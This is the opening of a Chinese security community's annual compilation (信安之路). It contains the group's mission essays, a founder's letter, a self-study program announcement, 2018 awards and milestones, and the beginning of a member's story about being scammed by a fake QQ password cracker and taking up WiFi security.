信安之路

官方网站：http://www.xazlsec.com


成长平台：http://edu.xazlsec.com

年刊编辑：myh0st

前言

信安之路成立于 2017 年 6 月 9 日，发展至今已经超过两年，核心成员数近一百名、知识星球成员 1100+，发布的原创技术文章超过 400 篇，内容涉及安全的很多方面，比如：web 安全、红蓝对抗、应急响应、病毒分析、威胁情报、安全建设、等保合规、渗透测试、CTF、无线安全、代码审计 等，当前官方微信公众号关注人数超过 3.6 万，信安之路将持续起航，不断前行！

信安之路一路走来拥有多个合作伙伴，比如：官方交流论坛 90sec、安全脉搏问答社区、安全客季刊合作伙伴、补天白帽众学、EISS 安全论坛等，内部成立多个兴趣小组，比如：应急响应、病毒分析、无线安全、web 前端、红蓝对抗等，具体组织架构如下：



其中小组正式负责人和实习负责人的区别在于是否通过试用期，通过试用期的规则需要满足自己发布的文章数超过 5 篇并且小组成员中有人也发布过相关文章，满足这个条件，实习组长将转正，成为信安之路当前方向上的终身负责人。

信安之路正在进行一场小白成长计划，旨在培养一批自学能力强，爱学习安分享的人才，参与方式只需加入信安之路知识星球即可，详细信息请关注唯一官方微信公众号【信安之路】，及时获取最新技术文章以及关于成长计划的第一手信息。

本刊物是为了回馈信安之路知识星球的所有成员而发布的，后续在适当的时机也会对外公布，除了方便大家学习外，更大的作用是让所有作者的作品可以被更多的人看到，让更多安全圈的小伙伴收益，也希望更多的小伙伴参与进来，成为分享者，造福安全圈。


聊一聊信安之路的使命愿景和价值观

原创： myh0st 信安之路 5 月 24 日

之前已经聊过了信安之路的使命愿景和价值观 《聊一聊信安之路的使命愿景和价值观》，信安之路不仅仅是一个自媒体平台，更是一个产品，既然是产品，那就需要有定位、有面向对象，信安之路还是一个团队，作为团队就应该有自己的使命、愿景和价值观，这样的团队才能走的正，走的远，成就自己的同时成就别人。

先来聊聊信安之路的定位，信安之路一直以来就专注信息安全技术相关的分享，还有一些安全从业人员在自己所处阶段的一些思考总结，一直都是围绕信息安全这个行业来分享有助于安全从业人员的内容，希望可以帮助更多的人在信息安全这条路上走的更顺畅。所以信安之路的面向对象就是安全从业人员。

我把信息安全的从业人员的发展路径分成了八个阶段，如图：



对于上图的阶段如果有异议可以在下方留言，我们一起探讨。

在安全从业人员的不同阶段都会有不一样的需求，也会有不一样的感悟和经验，信安之路要做的就是记录和分享安全从业人员在不同阶段成长的过程，让后面的人跟着前人的脚步走，走的更快走的更稳，这就是我们的使命。

各个阶段的解释

1、初识安全行业

让圈外人了解从事安全行业的人是什么样的，做一些什么事情，为大家带来了什么价值等等

2、选择安全领域

安全行业有非常多的细分领域，每一个领域都能让一个人研究一辈子，所以不是每个人都需要熟悉各个领域，从事所有领域的，所以选择从事哪个领域是非常关键的，帮助大家根据自身的优势选择适合自己的领域是我们要做的

3、安全领域入门

选择了安全领域之后，如何入门，如何学习，如何成长呢？信安之路帮你，基础技术的分享就是这个阶段的主力

4、从事安全职业

有了一定基础之后，需要去到企业，发挥自己专业的价值，让大家了解安全行业有哪些岗位，自己的技能适合什么样的岗位，选择什么样的公司，如何提升面试成功率等等一系列的问题，信安之路需要帮助大家一一解决，在公司工作实践的经验也属于这个阶段的分享内容

5、成为安全领导

在企业的基础岗位工作多年之后，往往需要自己带团队，成为一个管理者，而一个好的管理者不仅仅是技术牛逼就可以的，管理能力，领导力也很关键，信安之路也想为大家提供帮助，成为一个好的领导

6、提升安全影响

在公司有一翻成就之后，需要提升自己的安全团队在公司的影响力，或者提升自身安全团队在行业内的影响力，那么如何提升呢？希望将来的信安之路能够为大家提供帮助

7、成为领路人

任何人在达到一定的成就之后，都需要为行业出一份力，帮助后来者，在大家成为安全行业的领路人时，信安之路可以作为平台帮助大家让更多的安全从业人员受益，少走弯路。

8、创造安全企业

最后一个阶段就是创造安全企业，通过为更多的公司服务从而发挥自己更大的价值，信安之路未来希望可以在这方面可以提供些许帮助

信安之路的使命愿景价值观

有了上面的解释，我们来看看信安之路经过调整之后的使命愿景和价值观分别是什么：

使命：成为安全从业人员的好帮手

这个使命不变，我们一直就是致力于帮助大家成长，为大家的信安之路添砖加瓦，有疑惑来信安之路、学技术来信安之路、需要帮助找信安之路，我们会尽自己所能提供帮助，这就是我们的使命。

愿景：让安全从业人员的成长更简单

大家都有感觉，从事安全行业很难，入门很难，做好更难，但是如何可以让从事安全行业的小伙伴有更好更快的成长呢？通过不断分享各个阶段的安全从业者的学习心得、工作经验、成长记录，沿着前人趟过的路，走起来是不是会更简单，这就是信安之路未来想成为的样子，心里描绘的未来。

价值观：专注分享安全从业人员不同阶段的成长记录

一个团队需要专注于一些事情，不能泛泛而谈，我们有了使命和愿景，就要奔着这个目标前行，一切围绕安全从业人员的成长而进行，每个人都会经历这些阶段，至于能走到哪个阶段，都是看个人的发展和追求，目前信安之路的团队成员不可能达到所有阶段的分享，但是分享自己所处阶段涉及的技术和经验是没有问题的，当然我们还可以去转发一些圈内大佬、可以达到更高阶段的前辈的经验内容来补充我们的不足。

我们即是内容的创作者，也可以是内容的传播者，只有一个目的，就是让更多的安全从业者成长更简单，然后在自己的成长的过程中，记录自己的成长并做分享，从而引领更多的人走在这个信安之路上，走的越来越顺，走的越来越轻松，这就是我们的信安之路。

总结

我们信安之路一直在进步，大家也都看着眼里，我们是把这个当一个有成就感的事业来做的，在安全行业，最不缺的就是情怀，对技术学习分享的情怀、互帮互助的情怀，我相信有很多人想做跟我们一样的事情、认同我们的使命愿景和

价值观，希望大家可以加入我们，成就自己的同时，成就他人，为安全圈留下一些足迹，帮助更多的人。

致每一位信安之路参与者的一封信

原创： myh0st 信安之路 3 月 26 日

大家好，我是 myh0st，一年多以前开始运营信安之路，到现在不到两年的时间，关注人数从 0 到 3.3 万，一路走来，无论是分享文章的作者还是关注信安之路的读者，你们每一个人都是信安之路的参与者，因为有了大家的参与，才有了信安之路的现在，有很多新关注的读者对于信安之路不甚了解，我也很少跟团队的成员说一些心里的想法，借此机会，我就来给大家分享分享关于信安之路的一切。

确立方向

信安之路在创立之初用的简介是：只分享干货，不扯蛋不蹭热点，共同学习共同成长，一起踏上信息安全之路！当时我的想法很简单，就是把我自己的信息安全学习之路上的点点滴滴分享出来，将我在工作中遇到的技术点及工作经验通过文章整理分享出来，算是一种学习方式，大概坚持了两个月，发了五六十篇文章，那是关注人数也到了一千，多亏了 sec-wiki 和微博好友的转发才会有如此成绩，在文章被大量转发的时候，我当时激动的都睡不着觉，由于每天只能发一次文章，我几乎是每天凌晨第一时间推送，当时还没有定时发送文章的功能，我都是等到凌晨发完文章，然后看看评论才睡觉，当时的我严重失眠，虽然困，但是很开心。

信息安全行业的分支非常多，一个人能够擅长的领域有限，能分享的东西也是非常有限的，这也是为什么很多公众号在分享了一段时间后沉寂的原因，信安之路能到现在离不开所有作者的无私分享，在我遇到分享瓶颈的时候，选择了招募成员一起学习分享，从个人号转变成为一个安全分享平台，集大家之所长，让更多热爱学习分享的朋友加入进来一起成长，一起为安全圈留下自己的脚印，做出自己微弱的贡献，让信安之路越走越远。

一直以来我们都秉持着这个理念，在发生安全热点的时候，大家都在转发相关资讯，而我们还在分享技术原理的文章，虽然技术枯燥乏味，阅读量不多，但是我们一直坚持，因为我们不是一个真正意义的自媒体，流量不是我们的第一追

求，这一年多以来，发过了几百篇的原创文章。由此我发现一个规律：文章越是简单，阅读量越高，而文章内容越深，技术含量越高的反而阅读量越低；如果是安全方面的资讯、招聘信息等也会很高，这也就是为什么非常多的自媒体公众号为了流量和关注量而选择蹭热点的原因。

保持初心

如今我们重新修改了公众号简介：专注分享信息安全技术学习与实践的点点滴滴，打造自由学习、交流、分享的安全平台，争做安全从业人员的好帮手！这是指导我们发展的方向也是我们需要一直保持的初心。

这里有几个关键词：**学习、交流、分享、平台、帮手。**

学习

俗话说：人生一个不断学习的过程，安全行业更是一个需要不断学习，不断成长的行业，因为随着信息技术的不断发展、不断更新，新的安全威胁也在不断增加，在你踏入安全行业的那一刻，就应该做好心理准备，一旦停止学习，那么很快就会被淘汰。如果你是一个喜欢安逸生活的人，请慎重进入安全行业。

交流

在成长中，自学能力是核心，但是完全靠自己学习，很容易失去目标，到达瓶颈期，遇到问题在无法自己解决的时候会让自己失去自信心，从而影响自己的心态，出现消极的学习态度。俗话说：听君一席话，胜读十年书，说的就是自学与交流的区别，有效的交流对于学习和技术成长来说是自学的好多倍，这也是为什么交流很重要的原因。

分享

俗话说：独乐乐不如众乐乐，说的就是分享的重要性，自己学习和研究的成果，如果不拿出来分享，那么他所能发挥的价值非常有限，只有分享出来才能发挥出他的最大价值，为安全圈做出巨大的贡献，提升这个安全圈子的水平，你的价值也能发挥到最大，在分享的同时会获得很多同行的认可与鼓励，这也是我们枯燥的安全技术人获得成就感的一个途径。

平台

俗话说：一个人可以走的很快，但是一群人可以走的很远，一个人的力量是微弱的，能够发的光和热很有限，只有大家都参与进来一起发光发热，才能走的更远，发挥的价值更大，站在巨人的肩上，我们才能做出创新的研究，而不是一直重复造轮子。

帮手

俗话说：一个好汉三个帮，每一个安全从业人员都需要不断学习和汲取能量，需要有大量的学习资料以及获取资料的途径，在学习和工作中会遇到种种的问题，无法独自解决问题，在自己没有人脉，没有志同道合的朋友帮忙的情况下怎么办？信安之路就是我们在不知所措的时候的好帮手。

感恩作者

在信安之路上发布过文章的作者总人数差不多一百人，其中包括一些在校的学生、在职的工程师以及行业内某个领域的大咖，因为有了这些作者的无私分享才有了信安之路的今天，我所能回馈的非常有限，大家都知道我们有自己的知识星球，而由于星球的特殊性，所有内容几乎都是由星主来分享，对于所有的文章作者，免费加入知识星球成了我们能给予的唯一福利。

站在安全圈的角度看，只要是写文章并且分享的作者都是在为安全圈贡献内容，不管是因为丰厚的稿费还是因为分享的情怀，所以我非常支持大家将自己的文章投稿到 freebuf、安全客、安全脉搏等平台，在分享的同时可以获得丰厚的回报。当然，如果你不是那么缺钱，可以投给我，我唯一可以做的就是在文章的内容上给予一些建议和意见，让文章有自己的特点，做到更好，还能参与到信安之路的发展中，贡献出自己的一份力。

兴趣小组

在过去的一年里，我们分别创建多个兴趣小组，其中包括：无线安全、病毒分析、代码审计、威胁情报、应急响应、前端安全、红蓝对抗等，从 17 年开始我们创立了一个学习交流群，旨在为大家创建一个学习交流的平台，随着人数的增加，交流的内容越来越杂，学习的氛围也越来越弱，没有了技术的氛围，这并非是我们所期望的，所以我们做了一些调整。

由于信息安全的特殊性，设计范围很广，而且从事安全行业的同僚，不同的

领域之间技术壁垒很高，跨领域很难在一起交流，在大量非自己领域的技术聊天轰炸后，最终大部分会选择屏蔽掉群聊，这也是为什么交流群越来越冷清的原因，如何解决这个问题呢？

综合群的信息杂乱无章，将各个领域的小伙伴分开，将专注一个领域的小伙伴集中到一起，大家每天的工作和学习都是同样的，在遇到问题时，提出来，会引起大家的共鸣或者兴趣相投，解决问题的效率会比较高，在一个大家都在学习的氛围内，学习的激情也会变得高昂，俗话说：近朱者赤近墨者黑，在一群爱学习爱分享的人身边，自己也会跟着变成一个同样的人，因此分小组的方式交流学习，既能帮助解决学习和工作中的疑难问题，还能帮助大家一起成长，共同经历安全问题的解决过程，这也是我们分不同兴趣小组交流学习的目的。

目前兴趣小组的成员都是由小组的组长亲自挑选出来的，基本都有自己擅长的方向和基础，伸手党存在的可能性会比较小，组内也会对不参与讨论，积极性不高的进行淘汰，毕竟压力可以带来动力，而一劳永逸会给人懒惰的理由。在招募人才方面，我们一直秉持着宁缺毋滥的原则，不求你多厉害、也不求人数多少，重要的是要与我们志趣相投，在自己成长的过程中不忘帮助更多人的成长，如果你跟我们有同样的追求，那就加入我们吧。

合作共赢

在这一年多以来，我们迎来了好几个合作伙伴，包括：90sec 论坛、安全客季刊、安全脉搏问答社区、补天白帽众学、EISS 安全峰会 等，从合作对象上可以看出我们的原则，只要是为安全圈做贡献的，我们都是欢迎的。如今的我们有了一定的关注量，我们有责任和义务来对所有读者负责，大家是我们的支持者也是未来信安之路的参与者，不是我们用来赚钱的工具，当然也不是完全不接广告，毕竟接广告可以带来一点收益，为参与分享的作者带来一点点福利，我们可以做更多更有意义的事情，但是我们也是有自己的要求，广告方必须靠谱，比如：安全牛。

文章创作

很多人其实很想分享自己的所学所感，有很多其他方面的困惑，比如：别人写过了、自己会的感觉没啥可写的、自己不会的怕写不好、想写不知道写啥等，

关于这几个问题，我想聊一聊我的想法：

1、别人写过了，对于有一个技术点相关的文章可能很多，我们能否写出比以往文章都好呢？比如解释的更清楚、更通熟易懂；将原理和实践结合起来；结合自己的经验增加自己理解；只要做到有自己的特点，有自己的理解，那么这个文章就值得分享，值得尊敬。

2、自己会的没啥可写的，出现这个问题的原因是错觉，因为你自己会觉得别人都会，所以也就觉得没啥可以分享的，殊不知还有很多人不会，把所有目标都当成初学者来看，其实有很多的技术细节都可以拿出来分享，这个涉及范围非常广，会让更多的人从中受益。

3、自己不会怕写不好，这是不自信的表现，在你不会的时候，才是更应该写文章的，因为在写文章的过程中，你可以学到更多而且对知识的印象更深刻，对自己的成长更有力，不信你试试。

4、想写不知道写啥，写文章确实需要灵感，主题是第一步，如何突破这个问题呢？我们可以从比如：在国外优秀文章的基础上进行二次创作、国内文章写的不够好的情况补充其短板、在工作学习中遇到的难题解决之后把相关原理和解决之道总结出来等出发，获取灵感，写出属于自己的原创文章。

总结

说了这么多七七八八的事情，想到哪写到哪，写的不好的地方请多担待，我所追求的就是创新和分享，希望通过自己的努力影响身边的人，经过我们的努力，有更多的人加入我们，成为技术分享的一份子，而不只是一个看客，如果你认可我们做的这个事情，也想为安全圈出一份力，请不要犹豫，加入我们，成为我们的一份子，成为一个能够让信安之路变得更好的人，信安之路这个大家庭需要你的参与。

信安之路小白成长计划第一期实验班招生

原创： myh0st 信安之路 7 月 19 日

信安之路一直以来都坚持原创技术分享、安全经验分享，目的是帮助各位安全从业人员或者即将成为安全从业人员的同行，所以我们打算尝试用一年的时间陪着大家一起学习，一起成长。

一直以来我对于培训都比较排斥，可能跟我的学习经历有关吧，没有参加过培训，但是自己看过一些视频的教程，但是我当时学的时候，安全还没有像现在这么成熟，资料这么多，基本上都是从论坛里去学习一些技术，学校的老师教的也比较落后，而且老师也不是搞技术出身，只能拿着书讲一下或者直接拿网上的视屏教程给我们播放，对于学习起到的作用微乎其微，但是唯一有好处的是作为一个监督者以及引导者，让你知道要学习什么，然后在学期末以考试的方式验收学习成果，在这个过程中发挥作用最大的不是老师给你讲的技术而是引导和监督的作用，加上自己学习的能力，最终在技术上得到提升。

回看如今的安全培训机构，为了让大家得到更快的提升，吸引更多的人参加培训，基本上是把参加安全培训的人当成上帝（毕竟是衣食父母，花了大钱的），求着他，满足各种需求，来吧，学习安全吧，你不想看书我给录成视频教程；你不想搭建环境，我给你搭建靶机；你还有什么条件，尽管提吧，只要能做到的一定满足你。最终培训出来的这批人，大部分在进入职场之后，遇到难题可能就会退缩或者绕开，因为以前学习的时候怎么就没遇到，怎么工作中这么多问题？大家想想是不是这么回事。

也不是说培训机构不好，录制的视屏教程、建设的靶场环境、实地培训与老师面对面，这些都是有其存在的意义，面对难以理解的技术，心中没有任何的画面，看视频教程可以直观的学会如何使用工具，有什么作用，对于初学者来说是非常容易接受的，但是长期来看，这种拔苗助长的方式可能很容易出成绩但是基础不够扎实，缺少了独立解决问题的能力。在安全的学习中，更多的时候是枯燥的，是艰苦的，即使初学的时候没有面对过，但是迟早是要面对的，在学习期间面对，可以有大量的时间来解决，而在你工作之后遇到解决不了的时候，领导会

觉得你的能力有问题，从而失去领导的重视，成为别开除的那一个，这是我们都不想面对的。

信安之路一直以来都在强调自学，培训机构只能帮你一时，帮不了你一世，最终还是要靠自己，我们一直都想做对行业对同行有意义的事情，所以有了一个想法，通过我们的努力来培养一批有自制力、有自学能力、对安全技术有追求、有动手能力、可以将自己的学习成果进行展现的小伙伴。

具体计划

面向对象

知识星球的全体成员（需要设置一定的门槛，这也是我们的第一次尝试，所以加入知识星球是唯一的参与途径），现在这个互联网时代，学习资料不缺，学习的激情也不缺，但是为什么都坚持不下来，往往是缺乏好的短期目标导向，缺乏监督，缺乏短期成就感的刺激，所以我们做的就是通过短期的目标导向以及成系统的任务列表来提升大家 的短期成就感，从而坚持学习下去。

学习路线：web 安全=》渗透测试=》红蓝对抗

这个路线也是我从 11 年开始学习安全到 17 年工作这六年多（11-13：web 安全，13-15：渗透测试，15-17：红蓝对抗）的学习工作的路线，我会将这几年的学习经验进行压缩，分割成一年的学习任务列表，每周发布一个新的任务，具体任务后续会在知识星球同步。

渗透测试阶段会以某个 src 为目标体验渗透的过程，能不能挖到漏洞不是最终衡量的标准，学习的过程更具有长久性。

周计划

周一——周六：学习实践的实践段，以周任务为目标学习相关知识并将学习过程记录下了形成报告产出分享到群里指定目录下。

周日：这一天专门用来验收成果，作为大家互相学习交流的时间，推选写的最好的报告，作为最后评选优秀学员的参考，除此之外会同步下一周的学习任务。

可能存在的问题

加入之后能挖到 src 的漏洞、挖到 0day 吗？

对于这个问题我们不做任何承诺，挖 src 和 挖 0day 不是我们的最终目的，我们的最终目的是培养大家的自学能力和自制能力，还有动手能力，而不只是看文章学习，只有实际操作过才是真正的学到了，在遇到问题的时候，可以快速定位问题并解决问题，这样的人在职场中是非常受欢迎的。

加入知识星球就能加入学习吗？

可以加入学习，但是我们还有第二个门槛，需要确定你是真的要参与，我们采用的策略是进入很严格，一年之后出来的话就看自己的了。第一周的任务就是第二个门槛，必须完成第一周的任务才能进入下面的学习，有人会觉得第一周的任务完不成怎么办?

大家不用担心，因为第一周主要是开学的第一课，准备工作罢了，比如：设备的要求、软件的要求、写文档的规范等等，只要你想干，就一定可以完成，我会认真阅读大家第一周的报告，严格控制进入学习阶段的人员。

一年之后我能得到什么？

首先，这一年的学习基本上是以自学加分享交流的方式进行，能够坚持一年时间的人自制能力一定是没有问题的，具体能达到什么技术高度取决于自身的技术水平以及自学能力的强弱，所以一年之后，你有可能会获得很强的自学能力以及自制能力，加上我们经验的引导，在技术这条路上一定会有所提升，具体多少无法保证。

为了更好的激励大家，我们会为完成一年学习任务的学员颁发我们信安之路自己设计的荣誉证书并盖我们的公章，虽然没有任何法律意义，但是也算一种能力的象征，最起码你的自学和自制能力是得到我们信安之路认可的。

什么时候开始呢？

预计在本月底开始吧，从 2019 年 7 月 29 日 作为第一周的开始，发布第一周任务，到 2020 年 8 月 2 日结束

会淘汰未完成任务的吗？

只要完成第一周的任务加入到后面的学习计划后，不会淘汰任何一位学员，对于任务的完成度，我们会根据大家的整体情况判断任务是否要延期，如果大部分人完成了本周的任务，我们就会在新的一周发布新的任务，有可能会出现一些

跟不上节奏的情况，我只能说，跟不上的时候要自己多努力一些，比别人多花一些时间学习，不然落下的任务越多，你的学习激情越小，很快你将变成第一个坚持不下去的人。

我是学二进制的能加不？

本来就是面向小白的成长路线，无论你擅长什么，还是一无所知，都可以来试试，因为最开始的学习任务很简单，面向小白设置的，任务难度会逐步提升，最终能走到哪一步，还要看自己的造化。

编程语言需要会什么？

学习 web 安全最好还是懂一两门编程语言的好，不然很难去学习安全相关的东西，比如 php、asp.net、java 等，能够做到写一些 web 页面就行，这样在学习安全的时候，就比较方便，也容易跟上大家的节奏。

学习的任务设置不合理怎么办？

对于这个问题，由于我们是第一次搞，没啥经验，所以任务设置可能会存在问题，但是可以根据实际情况或者大家的建议来做适当的调整，一起解决就好了。

学习结束之后群会解散吗？

我们既然在一起学习了一年，大家或多或少都会有一些感情，所以我们这个算第一届实验班，不会解散，不加人也不踢人，算作一个历史的见证，将来希望大家都能到一些关键岗位，回想起来，这是梦想开始的地方，还是别有一番滋味的。

怎么加入知识星球？

扫描下面的二维码，付费进入即可，即使没有这个活动，星球的资料也足以值回票价，而且接下来的一年也会不断分享技术文章和一些工作心得，资料是死的，如果早点加入动态的跟着大家一起学习，效率和成果都是非常高的。


信安之路
星主：myh0st
知识星球
微信扫描预览星球详情
信安之路

信安之路 2018 年度总结报告

时间过得很快，2018 年马上就要结束了，信安之路的作者团队产出的原创文章也有上百篇，看得出来，大家非常努力，为了能为安全圈做出自己的贡献，也为自己的技术得到提升，这一年我们成长了很多，不仅设计了属于我们自己的 LOGO，也成立了十多个安全相关的兴趣小组，也举办了一起挑战赛，还与安全客和安全脉搏成为了合作伙伴，关注人数也突破了三万加，总的来说这一年硕果累累，一切的一切离不开作者团队成员的共同努力，所以借此节日期间回馈大家的支持以及为在这一年为信安之路做出卓越贡献的作者办法属于他们自己的奖项。

2018 年度最佳运营奖

获奖作者：myh0st

这个奖我觉得非 myh0st 所有了，信安之路一直以来的运营、推广、排版、发稿费、写推文、发布文章等全是他一人在维护，没有功劳也是有苦劳的，他对信安之路的爱无人能及，所有的操作都是利用业余时间在维护，生活中除了信安之路没有其他，为他的辛苦鼓掌，哈哈！

2018 年度最佳作者奖

获奖作者：x-encounter（毕业实习，病毒分析小组组长）

这一年他个人发表的文章最多，而且带领的信安之路病毒分析小组完成多篇技术文章，做出的贡献非常明显，他自己还利用业余时间在小组内部做分享为组员答疑解惑，一起合作写文章，氛围非常融洽，相信不久的将来，他一定能在病毒分析领域创出一片属于自己的天地。

2018 年度最佳小组奖

获奖小组：信安之路无线安全小组

小组负责人：98（在校学生，喜欢无线安全研究）

信安之路这一年组建了好几次小组，效果一直不太理想，一个兴趣小组的成就全看组长能否带领团队或者为团队营造好的学习交流的氛围，目前信安之路官方认可且组长符合条件的有无线安全小组、病毒分析小组、web 前端小组、应急响应小组、红蓝对抗小组，其中无线安全小组组长 98 （在校学生）的作品虽然不是最多，但是小组的作品是最多的，而且相比其他小组，小组成员之间的交流分享是最活跃的，而且组员来自各大互联网公司，人才济济，作为 2018 年度最佳小组当之无愧。

2018 年度最佳创新奖

获奖作者：jacob

这一年是信安之路腾飞的一年，信安之路能走这么远离不开我们的设计师，虽然不能像其他作者那样创作技术文章，但是他默默无闻的给我们创作了非常多的作品，我们的 LOGO 是信安之路的象征，也是信安之路的灵魂。这一年我们组建了多个小组，他为我们的所有小组都设计了独一无二的组徽，还为我们设计了信安之路定制 T 恤，每逢佳节还为我们设计适应节气的海报，最佳创新奖非他莫属。

2018 年度突出贡献奖

获奖作者：0x584A、晚风、hl0rey、Cherishao

其中 0x584A 这一年创作了 9 篇原创文章，是这个获奖名单中唯一一个不是信安之路兴趣小组组长的成员，其他三个不仅创作的文章数量多，而且还是信安之路兴趣小组的组长，作为组长是有责任和义务提升小组成员的水平，维护一个好的学习交流环境，他们这一年为信安之路做出的贡献是有目共睹的。

2018 年度贡献奖

获奖作者：

Bypass LandGrey giantbranch GETF jianghuxia s9mf Turn it up

获奖的所有作者在这一年期间在信安之路上发布的原创文章都超过了 3 篇，其中有已经加入作者团队的，也有未加入的，但是所有在信安之路上发布过文章都作者，都会加入我们信安之路的核心群，欢迎更多的人参与进来，加入我们，为安全圈做点自己力所能及的贡献！

2018 年度参与奖

获奖作者：

TimeS0ng \xeb\xfe Ph0rse Anthem mntn myndtt crayon Umask loveyoucty iloveacm geiseng backlion HLW Mochazz jirairya alpha1e0 鸟 Damian lifeand Lz1y langzi yumu Bill Evi1ran l1nk3r mang0 hurricane618 tom0li secES Jeb x1a0t pa55w0rd Snjezana singll

这里的所有作者在 2018 年或多或少都有原创文章发布，感谢大家一直以来的支持和信任，一起为信安之路添砖加瓦，在即将到来的 2019 年希望可以有更多的人加入我们，一起分享学习心得，让我们所有人的信安之路不那么孤单，一起前行，不惧艰险，期待您的参与。

本次活动所有奖金均来自于信安之路知识星球的收入，感谢一直以来对我们不离不弃，支持和赞助我们的朋友们，其中包括信安之路学习交流群的群友、信安之路知识星球的球友以及一直关注我们信安之路公众号的所有朋友，感谢你们，如果没有你们，我们信安之路将不复存在！

2018 年度大事件


2018年
信安之路
重大事件
1月30日
信安之路与90sec论坛达成战略合作
4月22日
新 logo 诞生了~
5月10日
信安之路一周年献礼——定制T恤
7月17日
信安之路成为安全客季刊合作伙伴
8月18日
成立应急响应小组
8月19日
成立无线安全小组
8月27日
成立红蓝对抗小组
9月21日
成立病毒分析小组
9月22日
成立WEB前端安全小组
9月23日
首届信安之路巅峰挑战赛
10月22日
安全问答功能上线助力你的信安之路
2019年
……
信安 2018
2019 之路

经验分享

安全经验分享算是信安之路除了技术分享之外最重要的方向，每个人的成长路线都不一样，在实际的工作实践中积累的经验是非常宝贵的，所以我们会将前辈们分享的经验转载过来，扩大传播范围，让更多的小伙伴受益。

信安之路旨在帮助更多的安全从业者，学习经验和工作实践经验同等重要，学习经验可以指导安全新人走在正确的道路上，技术是把双刃剑，做的好可以为国为民，做不好，可能会成为人们的最大敌人，在提升技术的同时，选择正确的道路更加重要；工作实践经验可以让更多走在同样一条道路上的小伙伴少走很多弯路，在最短的时间内为企业提供最大的帮助，减少最大的损失。

信安之路希望大家能够踊跃分享自己的安全技术学习经验和在实际工作中的安全实践经验，为我们的安全圈出一份力，站着巨人的肩上我们才能站的更高，跳的更远，大家共勉！

安全对你来说意味着什么

原创： 98 信安之路 2018-03-11

安全是我们这个行业的代言词，我们为安全而生。当你踏入这个网络安全领域的时候，你可能会思考一个问题：安全对与我和企业来说意味着什么?

个人经历

我接触安全领域是在高一的时候，刚开始喜欢一些 hack 题材的电影，看他们弹指间灰飞烟灭，什么加密啊、认证在被秒破感觉非常帅气，当时自己就想试一下，可惜自己没有接触过安全领域，不知道从何做起，所以就停住了。

在加上自己那个时候喜欢打游戏没有多少心思搞这些，当时就觉得自己游戏打上王者就牛的一批，结果在一次网吧的经历让我彻底走了安全领域，那次我还记得很清楚当时和小伙伴放学一起约好去一家（黑）网吧开黑打游戏，当游戏打完回到家之后发现 QQ 居然登不进去了，老是提示密码错误，这时也只能修改密码了。

当我去安全中心修改密码时，发现任何验证方法都没有用，我那个时候没有 18 岁，身份证是网上找来的，密保自己随便设置的，再加上时间久远都忘记是什么了，当时感觉很绝望，毕竟打了一年多的账号，自从这件事情之后我开始踏上了信安之路。

当时自己就是相信这些软件，所以才被盗号的，现在想想还是傻啊！


HD 31% 20:33
新黑客-Q-密-破-解-器
[redacted]
QQ: 407***496密码破解成功
QQ: 863***890密码破解成功
QQ: 556***622密码破解成功
20:33:43 正在获取【3522129001】信
20:33:46 正在破解【3522129001】密
20:33:49 【3522129001】密码已成功
20:33:40 连接【腾讯QQ】内部服务器
正在破解中
信安之路

安全领域

我是学习无线安全的，主要研究 WiFi 领域，我为什么会选择无线安全领域?

可能会有人不理解，你的账号被盗跟无线领域没有一点关系，为什么会选择无线呢?

是的，跟无线领域一点关系都没有。

刚开始不知道从哪里学习这些安全知识和技术，自己去网上找一些黑客的资料，但是效果很差都是什么加 Q 拜师给你一套完整的黑客工具和教程让你一夜成为黑客，我当时也不傻，我觉得就是假的，然后自己去 QQ 群里面找网络安全的群，进去以后给我感觉都是在吹水说什么我昨天日站挂黑页（我刚开始不知道这些是什么意思）我在群里面说我想学黑客技术 100+ 的私信就来了，基本都是说我给你一套完整的黑客自己使用的软件和教程让你起飞，你再也不用羡慕别人，自己就可以变成一名黑客，结果自己真的被黑了，我当时买了一个人的教程和软件花了 30QB 安装到网吧的电脑上立刻中病毒。。觉得当时的自己是真的傻，然后机缘的事情发生了，我家刚买的路由器 WiFi 密码忘记了，我家人也忘记了，当时也不知道可以恢复出厂设　　置，没有办法啊人是铁 WiFi 是钢啊一天不连饿得慌。然后自己就百度 WiFi 破解进到了一个 QQ 群里面，这就开始了我的 WiFi 安全之路。

刚开始看到只是破解了一些 WiFi 密码，然后就感觉群主很厉害，在那个时候有人免费教破解 WiFi 的方法真的不容易。刚开始就学抓握手包，然后 5 秒就上手了觉得很简单没有难度。他就教如何抓握手包，然后抓到包后需要给他并付费帮你跑密码，我当时觉得毕竟别人教你学费都没有，那就让他跑包吧。当第一个 WiFi 密码破解出来并成功连接上之后，当时真的感觉自己天下无敌了，之后对于破解 WiFi 密码就越来越入迷，越来越顺手。有一次在破解 WiFi 的时候发现这个包怎么跑都跑出不来，自己没有办法了就问了一下群主他说估计是金刚包（就是握手包密码比较复杂的一种包），问他还有什么办法不，他说有但是要钱。我就觉得我不能依靠别人要自己掌握技术然后离开群就走了。作为一个萌新，什么都不懂，想学攻击的方法，但是别人就是不教，你有什么办法。自己百度当

